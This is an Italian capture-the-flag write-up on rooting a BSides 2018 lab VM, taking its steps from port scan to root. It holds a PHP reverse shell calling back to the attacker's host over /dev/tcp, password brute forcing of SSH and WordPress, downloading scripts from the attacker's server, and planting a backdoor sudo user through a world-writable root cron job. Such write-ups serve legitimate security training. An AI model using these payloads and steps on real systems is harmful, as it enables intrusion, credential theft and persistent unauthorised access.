Bonus: Hacking VM BlackBox

Traccia

Ci viene richiesto di attaccare una macchina virtuale e ottenere i permessi di root partendo da un'approccio di tipo BlackBox, ovvero dove non ci viene fornito nessun dato sulla macchina bersaglio.

Esecuzione

Per prima cosa cerchiamo l'IP del target usando un ping sweep con nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.1.1/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-01 09:49 CET
Nmap scan report for www.adsl.vf (192.168.1.1)
Host is up (0.0023s latency).
MAC Address: 80:16:05:25:DE:70 (Vodafone Italia)
Nmap scan report for bsides2018.station (192.168.1.3)
Host is up (0.00031s latency).
```

Eseguendo una scansione più approfondita con Nmap raccogliamo più informazioni sui servizi attivi presenti nel target

```
└─$ sudo nmap -sV -sC 192.168.1.3
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-30 19:32 CET
Nmap scan report for bsides2018.station (192.168.1.3)
Host is up (0.00018s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.100
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:38:9A:71 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Dal risultato della scansione notiamo diversi possibili vettori di attacco, frai quali:

Un servizio FTP aperto che permette il login anonimo senza bisogno di password

Il servizio SSH abilitato

Un webserver sulla porta 80 con Wordpress

Attacco tramite FTP

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.3
Connected to 192.168.1.3.
220 (vsFTPd 2.3.5)
Name (192.168.1.3:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Logghiamo nel servizio ftp ed esploriamo le varie directory in cerca di informazioni

Sin da subito notiamo una directory chiamata public con dentro un file users.txt.bk

Dal nome supponiamo si tratti di un file di backup con dentro la lista utenti, procediamo quindi a trasferirlo sulla nostra macchina


```
ftp> ls
229 Entering Extended Passive Mode (|||21807|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||23328|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||23484|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |***********************************************************************
226 Transfer complete.
31 bytes received in 00:00 (38.46 KiB/s)
ftp>
```

Andiamo quindi ad aprirlo per vederne il contenuto

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```


All'interno sono presenti i nomi di 5 utenti del sistema

Con queste informazioni decidiamo di provare a loggare tramite ssh (servizio che abbiamo visto aperto durante il primo scan di Nmap) con ognuno di essi per vedere se qualcuno di loro richiede una password al posto di una chiave pubblica




Dopo diversi tentativi scopriamo che l'utente anne può accedere tramite ssh con una password, a questo punto decidiamo di usare un attacco a dizionario diretto al servizio ssh per tentare di scoprire la password

Utilizzando hydra riusciamo a trovare la password che ci serve, "**princess**"



Logghiamo quindi tramite ssh con user **anne** e password **princess**


Controlliamo i privilegi dell'utente con **sudo -l**, confermati questi ultimi logghiamo come utente root con **sudo su** e leggiamo il contenuto della flag




Attacco Wordpress

Basandoci sulla scansione iniziale di nmap andiamo ad esplorare la directory /backup_wordpress. Ques'ultima contiene un blog Wordpress in disuso. Da uno dei post si evince che l'utente john è un'amministratore e avrà probabilmente permessi elevati

Andiamo quindi sulla pagina di login di Wordpress e tentiamo un attacco bruteforce usando john come nome utente




L'attacco ha dato esito positivo e scopriamo che la password dell'utente john è "**enigma**"



Logghiamo su Wordpress con queste credenziali ed esploriamo la piattaforma per un possibile vettore d'attacco

Proviamo a caricare un file tramite la categoria Media e notiamo che accetta file in formato immagine

Esaminando il file caricato scopriamo la directory dove vengono uploadati i file



Sebbene non possiamo caricare qualcosa di utile tramite questo metodo conoscere la directory tornerà utile dopo

Scopriamo che la sezione plugin permette il caricamento di file con estensione php


Andiamo quindi a preparare una semplice reverse shell in php

```
1 <?php
2 exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.100/4444 0>&1'");
```


Apriamo Netcat in modalità ascolto sulla nostra macchina Kali per ricevere la reverse shell

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Carichiamo la reverse shell tramite il gestore di plugin



Sfruttando il percorso di upload scoperto in precedenza apriamo il file e confermiamo l'avvenuta connessione della reverse shell sul nostro terminale



Usando Python andiamo a spawnare una shell più interattiva

```
www-data@bsides2018:/var/www/backup_wordpress/wp-content/uploads/2024/02$ python -c 'import pty;pty.spawn("/bin/bash")'
ent/uploads/2024/02$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@bsides2018:/var/www/backup_wordpress/wp-content/uploads/2024/02$
```

Apriamo un server Python su Kali per trasferire file nella macchina vittima

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Ci spostiamo nella cartella /tmp dove è possibile scrivere file e scarichiamo dal nostro server lo script LinEnum.sh (uno script che controlla in automatico per possibili metodi di privilege escalation su un dispositivo Linux)

```
www-data@bsides2018:/tmp$ wget http://192.168.1.100:8000/LinEnum.sh
wget http://192.168.1.100:8000/LinEnum.sh
--2024-02-01 14:14:06--  http://192.168.1.100:8000/LinEnum.sh
Connecting to 192.168.1.100:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: `LinEnum.sh'

100%[======================================>] 46,631      --.-K/s   in 0.001s

2024-02-01 14:14:06 (62.2 MB/s) - `LinEnum.sh' saved [46631/46631]
```

Diamo al file i permessi per poter essere eseguito

```
www-data@bsides2018:/tmp$ chmod +x LinEnum.sh
chmod +x LinEnum.sh
```

Eseguiamo lo script

```
www-data@bsides2018:/tmp$ ./LinEnum.sh
./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
```

Nella crontab troviamo un cronjob che si esegue una volta al minuto con permessi di root

```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
```

Aggiungendo dei comandi in questo file possiamo farli eseguire con privilegi di root

Spostandoci nella cartella dov'è presente il file controlliamo i permessi per accertarci che possiamo modificarlo

```
www-data@bsides2018:/usr/local/bin$ ls -l
ls -l
total 4
-rwxrwxrwx 1 root root 80 Feb  1 14:30 cleanup
```

Su Kali creiamo uno script che aggiunge un nuovo utente con privilegi di root con user marco e password epicode

```
1 #!/bin/bash
2
3 useradd -G sudo marco
4
5 echo 'marco:epicode' | chpasswd
```

Carichiamo lo script nella cartella /tmp della vittima

```
www-data@bsides2018:/tmp$ wget http://192.168.1.100:8000/useradd.sh
wget http://192.168.1.100:8000/useradd.sh
--2024-02-01 14:29:50--  http://192.168.1.100:8000/useradd.sh
Connecting to 192.168.1.100:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 69 [text/x-sh]
Saving to: `useradd.sh'

100%[======================================>] 69          --.-K/s   in 0s

2024-02-01 14:29:50 (29.1 MB/s) - `useradd.sh' saved [69/69]
```

Diamo al file i permessi per essere eseguito

```
www-data@bsides2018:/tmp$ chmod +x useradd.sh
chmod +x useradd.sh
```

Spostandoci nella cartella dov'è presente il file cleanup passiamo all'interno di esso il seguente comando che verrà aggiunto alla fine

```
www-data@bsides2018:/usr/local/bin$ echo /tmp/useradd.sh >> cleanup
```

```
www-data@bsides2018:/usr/local/bin$ cat cleanup
cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/*       # Clean those damn logs!!

/tmp/useradd.sh
```

Questo comando farà eseguire il nostro script al file cleanup creando così un nuovo utente con permessi di root che possiamo usare per loggare e diventare root